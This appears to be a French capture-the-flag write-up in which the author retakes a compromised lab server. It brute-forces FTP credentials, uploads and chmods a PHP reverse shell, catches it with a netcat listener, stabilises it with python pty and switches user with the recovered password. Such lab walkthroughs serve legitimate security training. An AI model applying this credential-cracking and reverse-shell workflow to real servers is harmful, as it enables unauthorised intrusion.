
Reptile est un outil de post comprision permettant de faire de la persistance sur un système :
Conclusion : l'attaquant a compromis le server et possède actuellement toujours des accès sur celui-ci.

Hack Back

A partir de la capture réseau, à part la persistance avec Reptile, il n'y a pas de trace spécifiques concernant un éventuel blocage des accès que l'attaquant à utilisé pour s'introduire dans le server on va donc effectuer les même étapes que lui pour compromettre le server pour en reprendre le contrôle.


Hack du server FTP

On va tester les creds volés par l'attaquant pour se co au server FTP :



On observe que les creds `jenny:password123` ne fonctionnent pas sur le server ftp : l'attaquant a surement modifier le password de jenny....

On va bruteforcer le server ftp :



On observe que les nouveaux creds pour le server FTP sont :

```
jenny:987654321
```

On va se connecter dessus et on va upload notre reverse shell :

```
ftp> ls
229 Entering Extended Passive Mode (|||31366|)
150 Here comes the directory listing.
-rw-r--r--    1 1000     1000        10918 Feb 01  2021 index.html
-rwxrwxrwx    1 1000     1000         5493 Feb 01  2021 shell.php
226 Directory send OK.
ftp> put rev.php
local: rev.php remote: rev.php
229 Entering Extended Passive Mode (|||33511|)
150 Ok to send data.
100% |***********************************************|  2586        1.28 MiB/s    00:00 ETA
226 Transfer complete.
2586 bytes sent in 00:00 (37.04 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||8777|)
150 Here comes the directory listing.
-rw-r--r--    1 1000     1000        10918 Feb 01  2021 index.html
-rw-------    1 1000     1000         2586 Oct 15 13:52 rev.php
-rwxrwxrwx    1 1000     1000         5493 Feb 01  2021 shell.php
226 Directory send OK.
ftp>
```

ça y est on a upload notre reverse shell grâce à la commande put de FTP

Maintenant on lui donne les droits d'executions :

```
ftp> ls
229 Entering Extended Passive Mode (|||56214|)
150 Here comes the directory listing.
-rw-r--r--    1 1000     1000        10918 Feb 01  2021 index.html
-rw-------    1 1000     1000         2586 Oct 15 13:52 rev.php
-rwxrwxrwx    1 1000     1000         5493 Feb 01  2021 shell.php
226 Directory send OK.
ftp> chmod 7777 rev.php
200 SITE CHMOD command ok.
ftp> ls
229 Entering Extended Passive Mode (|||10652|)
150 Here comes the directory listing.
-rw-r--r--    1 1000     1000        10918 Feb 01  2021 index.html
-rwxrwxrwx    1 1000     1000         2586 Oct 15 13:52 rev.php
-rwxrwxrwx    1 1000     1000         5493 Feb 01  2021 shell.php
226 Directory send OK.
```

Reverse Shell

Maintenant on peut aller sur le server web à l'adrresse : http://IP/rev.php

mais avant ça on ouvre un listener netcat :

```
nc -lvnp 4444
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.14.43.156] from (UNKNOWN) [10.10.87.172] 36296
Linux wir3 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_64 x86_6
4 GNU/Linux
 13:59:01 up 29 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$
```

On a un shell sur le serve

On stabilise notre shell avec python


```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.14.43.156] from (UNKNOWN) [10.10.87.172] 36296
Linux wir3 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_6
4 GNU/Linux
 13:59:01 up 29 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@wir3:/$
```

On switch de user :

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.14.43.156] from (UNKNOWN) [10.10.87.172] 36296
Linux wir3 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_64 x86_6
4 GNU/Linux
 13:59:01 up 29 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@wir3:/$ su jenny
su jenny
Password: 987654321

jenny@wir3:/$
```

On devient root :



Exactement comme l'attaquant et maintenant on a repris le controle du server !!